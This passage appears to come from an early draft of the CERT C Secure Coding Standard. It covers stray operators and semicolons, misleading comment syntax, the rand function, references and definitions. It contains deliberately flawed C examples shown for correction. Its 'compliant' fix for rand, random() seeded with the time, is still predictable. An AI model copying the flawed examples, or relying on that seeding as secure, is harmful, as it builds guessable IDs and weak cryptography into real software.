/* First the options that are only allowed for root */
 if (getuid() == 0 || geteuid() != 0) {
   ...
  }
```

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC02-A	**1** (low)	**1** (unlikely)	**2** (medium)	**P4**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERTwebsite.

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"

MSC03-A. Avoid errors of addition

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Errors of addition occur when characters are accidently included and the resulting code still compiles cleanly but behaves in an unexpected fashion.

Non-Compliant Code Example

This code block doesn't do anything.

```
a == b;
```

It is almost always the case that the programmer mistakenly uses the equals operator == instead of the assignment operator =.

Compliant Solution

This code actually assigns the value of `b` to the variable `a`.

```
a = b;
```

Non-Compliant Code Example

The { } block is always executed because of the ";" following the `if` statement.

```
if (a == b);
{
  ...
}
```

It is almost always the case that the programmer mistakenly inserted the semicolon.

Compliant Solution

This code only executes the block when `a` equals `b`.

```
if (a == b)
{
   ...
}
```

References

[Hatton 95] Section 2.7.2, "Errors of omission and addition"

MSC04-A. Use comments consistently and in a readable fashion

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

Non-Compliant Code Example

Do not use the character sequence /* within a comment:

```
/* comment with end comment marker unintentionally omitted
...
security_critical_function();
/* some other comment */
```

In this example, the call to the security critical function is not executed. It is possible that, in reviewing this page, a reviewer may assume that the code is executed.

In cases where this is the result of an accidental omission, it is useful to use an editor that provides syntax highlighting or formats the code to help identify issues like missing end comment deliminators.

Because missing end deliminators is error prone and often viewed as a mistake, it is recommended that this approach not be used to comment out code.

Compliant Solution

Comment out blocks of code using conditional compilation (e.g., `#if`, `#ifdef`), or `#ifndef`).

```
#if 0  /* use of critical security function no longer necessary */
security_critical_function();
/* some other comment */
#endif
```

The text inside a block of code commented-out using `#if`, `#ifdef`), or `#ifndef` must still consist of *valid preprocessing tokens*. This means that the characters " and ' must each be paired just as in real C code, and the pairs must not cross line boundaries. In particular, an apostrophe within a contracted word looks like the beginning of a character constant. Therefore, natural-language comments and pseudocode should always be written between the comment delimiters /* and */ or following `//`.

Non-Compliant Code Example

These are some additional examples of comment styles that are confusing and should be avoided:

```
// */          // comment, not syntax error
...
f = g/**//h;   // equivalent to f = g / h;
...
//\
i();           // part of a two-line comment
```

```
...
/\
/ j();         // part of a two-line comment
...
/*//*/ l();    // equivalent to l();
...
m = n//**/o
+ p;           // equivalent to m = n + p;
```

Compliant Solution 1

Use a consistent style of commenting:

```
// Nice simple comment

int i; // counter
```

Compliant Solution 2

Use a consistent style of commenting:

```
/* Nice simple comment */

int i; /* counter */
```

Risk Assessment

Confusion over which instructions are executed and which are not can lead to serious programming errors and vulnerabilities. This problem is mitigated by the use of interactive development environments (IDE) and editors that use fonts, colors, or other mechanisms to differentiate between comments and code. However, the problem can still manifest itself, for example, when reviewing source code printed at a black and white printer.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC04-A	**3** (high)	**1** (unlikely)	**1** (med)	**P6**	**L2**

Examples of vulnerabilities resulting from the violation of this recommendation can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.4.9, "Comments," and Section 6.10.1, "Conditional inclusion"
[MISRA 04] Rule 2.3: The character sequence /* shall not be used within a comment, and Rule 2.4: Sections of code should not be "commented out"
[Summit 05] Question 11.19

MSC30-C. Do not use the rand function

This page last changed on Mar 20, 2007 by ods.

The C Standard function `rand` (available in stdlib.h) does not have good random number properties. The numbers generated by `rand` have a comparatively short cycle, and the numbers may be predictable.

Non-Compliant Code Example

The following code generates an ID with a numeric part produced by calling the `rand()` function. The IDs produced will be predictable and have limited randomness.

```
enum {len = 12};
char id[len];  // id will hold the ID, starting with the characters "ID"
               // followed by a random integer
int r;
int num;
...
r = rand();  // generate a random integer
num = snprintf(id, len, "ID%-d", r);  // generate the ID
...
```

Compliant Solution

A better pseudo random number generator is the BSD function `random`.

```
enum {len = 12};
char id[len];  // id will hold the ID, starting with the characters "ID"
               // followed by a random integer
int r;
int num;
...
srandom(time(0));  // seed the PRNG with the current time
...
r = random();  // generate a random integer
num = snprintf(id, len, "ID%-d", r);  // generate the ID
...
```

The `rand48` family of functions provides another alternative.

Note. These pseudo random number generators use mathematical algorithms to produce a sequence of numbers with good statistical properties, but the numbers produced are not genuinely random. For true randomness, Linux users can use the character devices `/dev/random` or `/dev/urandom`, but it is advisable to retrieve only a small number of characters from these devices. (The device `/dev/random` may block for a long time if there are not enough events going on to generate sufficient randomness; `/dev/urandom` does not block.)

Risk Assessment

Using the `rand` function may lead to programming problems (for example, non-unique unique IDs) or weak cryptography.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
MSC30-C	**1** (low)	**1** (low)	**1** (high)	**P1**	**L3**

Examples of vulnerabilities resulting from the violation of this rule can be found on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.2.1, "The rand function"

AA. C References

This page last changed on Mar 21, 2007 by pdc@sei.cmu.edu.

[Apple 06] Apple, Inc. *Secure Coding Guide* (May 2006).

[Burch 06] Burch, H.; Long, F.; & Seacord, R. *Specifications for Managed Strings* (CMU/SEI-2006-TR-006). Pittsburgh, PA: Software Engineering Institute, Carnegie Mellon University, 2006.

[Callaghan 95] Callaghan, B.; Pawlowski, B.; & Staubach, P. IETF RFC 1813 NFS Version 3 Protocol Specification (June 1995).

[CERT 06a] CERT/CC. CERT/CC Statistics 1988-2006.

[CERT 06b] CERT/CC. US-CERT's Technical Cyber Security Alerts.

[CERT 06c] CERT/CC. Secure Coding web site.

[Dewhurst 02] Dewhurst, Stephen C. *C++ Gotchas: Avoiding Common Problems in Coding and Design*. Boston, MA: Addison-Wesley Professional, 2002.

[DHS 06] U.S. Department of Homeland Security. Build Security In.

[Dowd 06] Dowd, M.; McDonald, J.; & Schuh, J. *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*. Boston, MA: Addison-Wesley, 2006. See http://taossa.com for updates and errata.

[Drepper 06] Drepper, Ulrich. Defensive Programming for Red Hat Enterprise Linux (and What To Do If Something Goes Wrong) (May 3, 2006).

[FSF 05] Free Software Foundation. GCC online documentation (2005).

[Graff 03] Graff, Mark G. & Van Wyk, Kenneth R. *Secure Coding: Principles and Practices*. Cambridge, MA: O'Reilly, 2003 (ISBN 0596002424).

[Griffiths 06] Griffiths, Andrew. "Clutching at straws: When you can shift the stack pointer."

[Haddad 05] Haddad, Ibrahim. "Secure Coding in C and C++: An interview with Robert Seacord, senior vulnerability analyst at CERT." *Linux World Magazine*, November, 2005.

[Hatton 95] Hatton, Les. *Safer C: Developing Software for High-Integrity and Safety-Critical Systems*. New York, NY: McGraw-Hill Book Company, 1995 (ISBN 0-07-707640-0).

[HP 03] Tru64 UNIX: Protecting Your System Against File Name Spoofing Attacks. Houston, TX: Hewlett-Packard Company, January 2003.

[IEC 60812 2006] *Analysis techniques for system reliability - Procedure for failure mode and effects analysis (FMEA)*, 2nd ed. (IEC 60812). IEC, January 2006.

[IEEE 754 2006] IEEE. *Standard for Binary Floating-Point Arithmetic* (IEEE 754-1985) (2006).

[ilja 06] ilja. "readlink abuse." *ilja's blog*, August 13, 2006.

[ISO/IEC 9899-1999] ISO/IEC. *Programming Languages — C, Second Edition* (ISO/IEC 9899-1999). Geneva, Switzerland: International Organization for Standardization, 1999.

[ISO/IEC 14882-2003] ISO/IEC. *Programming Languages — C++, Second Edition* (ISO/IEC 14882-2003). Geneva, Switzerland: International Organization for Standardization, 2003.

[ISO/IEC 03] ISO/IEC. *Rationale for International Standard — Programming Languages — C, Revision 5.10*. Geneva, Switzerland: International Organization for Standardization, April 2003.

[ISO/IEC JTC1/SC22/WG11] ISO/IEC. *Binding Techniques* (ISO/IEC JTC1/SC22/WG11) (2007).

[ISO/IEC TR 24731-2006] ISO/IEC TR 24731. *Extensions to the C Library, — Part I: Bounds-checking interfaces*. Geneva, Switzerland: International Organization for Standardization, April 2006.

[Kennaway 00] Kennaway, Kris. Re: /tmp topic (December 2000).

[Kerrighan 88] Kerrighan, B. W. & Ritchie, D. M. *The C Programming Language, 2nd ed.* Englewood Cliffs, NJ: Prentice-Hall, 1988.

[Kettlewell 02] Kettlewell, Richard. *C Language Gotchas* (February 2002).

[Kettlewell 03] Kettlewell, Richard. *Inline Functions In C* (March 2003).

[Klein 02] Klein, Jack. *Bullet Proof Integer Input Using strtol()* (2002).

[Lai 06] Lai, Ray. "Reading Between the Lines." *OpenBSD Journal*, October 2006.

[Lions 96] Lions, J. L. ARIANE 5 Flight 501 Failure Report. Paris, France: European Space Agency (ESA) & National Center for Space Study (CNES) Inquiry Board, July 1996.

[Lockheed Martin 2005] Lockheed Martin. *Joint Strike Fighter Air Vehicle C++ Coding Standards for the System Development and Demonstration Program*. Document Number 2RDU00001, Rev C. December 2005.

[mercy] mercy. *Exploiting Uninitialized Data* (January 2006).

[MISRA 04] MIRA Limited. "MISRA C: 2004 Guidelines for the Use of the C Language in Critical Systems." Warwickshire, UK: MIRA Limited, October 2004 (ISBN 095241564X).

[MIT 05] MIT. "MIT krb5 Security Advisory 2005-003 (2005).

[NASA-GB-1740.13] NASA Glenn Research Center, Office of Safety Assurance Technologies. *NASA Software Safety Guidebook* (NASA-GB-1740.13).

[NIST 06] NIST. *SAMATE Reference Dataset* (2006).

[NIST 06b] NIST. DRAFT Source Code Analysis Tool Functional Specification. NIST Information Technology Laboratory (ITL), Software Diagnostics and Conformance Testing Division, September 2006.

[Open Group 97] The Open Group. *The Single UNIX® Specification, Version 2* (1997).

[Open Group 97b] The Open Group. *Go Solo 2 - The Authorized Guide to Version 2 of the Single UNIX Specification* (May 1997).

[Open Group 04] The Open Group and the IEEE. *The Open Group Base Specifications Issue 6, IEEE Std 1003.1, 2004 Edition* (2004).

[Plakosh 05] Plakosh, Dan. *Consistent Memory Management Conventions* (2005).

[Plum 89] Plum, Thomas, & Saks, Dan. *C Programming Guidelines, 2nd ed*. Kamuela, HI: Plum Hall, Inc., 1989 (ISBN 0911537074).

[Plum 91] Plum, Thomas. *C++ Programming*. Kamuela, HI: Plum Hall, Inc., 1991 (ISBN 0911537104).

[Redwine 06] Redwine, Samuel T., Jr., ed. *Secure Software Assurance: A Guide to the Common Body of Knowledge to Produce, Acquire, and Sustain Secure Software Version 1.1*. U.S. Department of Homeland Security, September 2006. See Software Assurance Common Body of Knowledge on Build Security In.

[Saks 99] Saks, Dan. "const T vs.T const." *Embedded Systems Programming*, February 1999, pp. 13-16.

[Seacord 05a] Seacord, R. *Secure Coding in C and C++*. Boston, MA: Addison-Wesley, 2005. See http://www.cert.org/books/secure-coding for news and errata.

[Seacord 05b] Seacord, R. "Managed String Library for C, C/C++." *Users Journal 23*, 10 (October 2005): 30-34.

[Summit 95] Summit, Steve. *C Programming FAQs: Frequently Asked Questions*. Boston, MA: Addison-Wesley, 1995 (ISBN 0201845199).

[Summit 05] Summit, Steve. *comp.lang.c Frequently Asked Questions* (2005).

[van de Voort 07] van de Voort, Marco. Development Tutorial (a.k.a Build FAQ) (January 29, 2007).

[Viega 03] Viega, John & Messier, Matt. *Secure Programming Cookbook for C and C++: Recipes for Cryptography, Authentication, Networking, Input Validation & More*. Sebastopol, CA: O'Reilly, 2003 (ISBN 0-596-00394-3).

[Viega 05] Viega, John. CLASP Reference Guide Volume 1.1. Secure Software, 2005.

[VU#196240] Taschner, Chris & Manion, Art. Vulnerability Note VU#196240, *Sourcefire Snort DCE/RPC preprocessor does not properly reassemble fragmented packets* (2007).

[VU#286468] Burch, Hal. Vulnerability Note VU#286468, *Ettercap contains a format string error in the "curses_msg()" function* (2007).

[VU#551436] Giobbi, Ryan. Vulnerability Note VU#551436, *Mozilla Firefox SVG viewer vulnerable to buffer overflow* (2007).

[VU#623332] Mead, Robert. Vulnerability Note VU#623332, *MIT Kerberos 5 contains double free vulnerability in "krb5_recvauth()" function* (2005).

[VU#649732] Gennari, Jeff. Vulnerability Note VU#649732, *Samba AFS ACL mapping VFS plug-in format string vulnerability* (2007).

[VU#881872] Manion, Art & Taschner, Chris. Vulnerability Note VU#881872, *Sun Solaris telnet authentication bypass vulnerability* (2007).

[Warren 02] Warren, Henry S. *Hacker's Delight*. Boston, MA: Addison Wesley Professional, 2002 (ISBN 0201914654).

[Wheeler 03] Wheeler, David. Secure Programming for Linux and Unix HOWTO, v3.010 (March 2003).

BB. Definitions

This page last changed on Jan 26, 2007 by rcs.

implementation [ISO/IEC 9899-1999]
particular set of software, running in a particular translation environment under particular control options, that performs translation of programs for, and supports execution of functions in, a particular execution environment

implementation-defined behavior [ISO/IEC 9899-1999]
Unspecified behavior where each implementation documents how the choice is made.

locale-specific behavior [ISO/IEC 9899-1999]
Behavior that depends on local conventions of nationality, culture, and language that each implementation documents.

undefined behavior [ISO/IEC 9899-1999]
Behavior, upon use of a nonportable or erroneous program construct or of erroneous data, for which the standard imposes no requirements. An example of undefined behavior is the behavior on integer overflow.

unspecified behavior [ISO/IEC 9899-1999]
Behavior where the standard provides two or more possibilities and imposes no further requirements on which is chosen in any instance.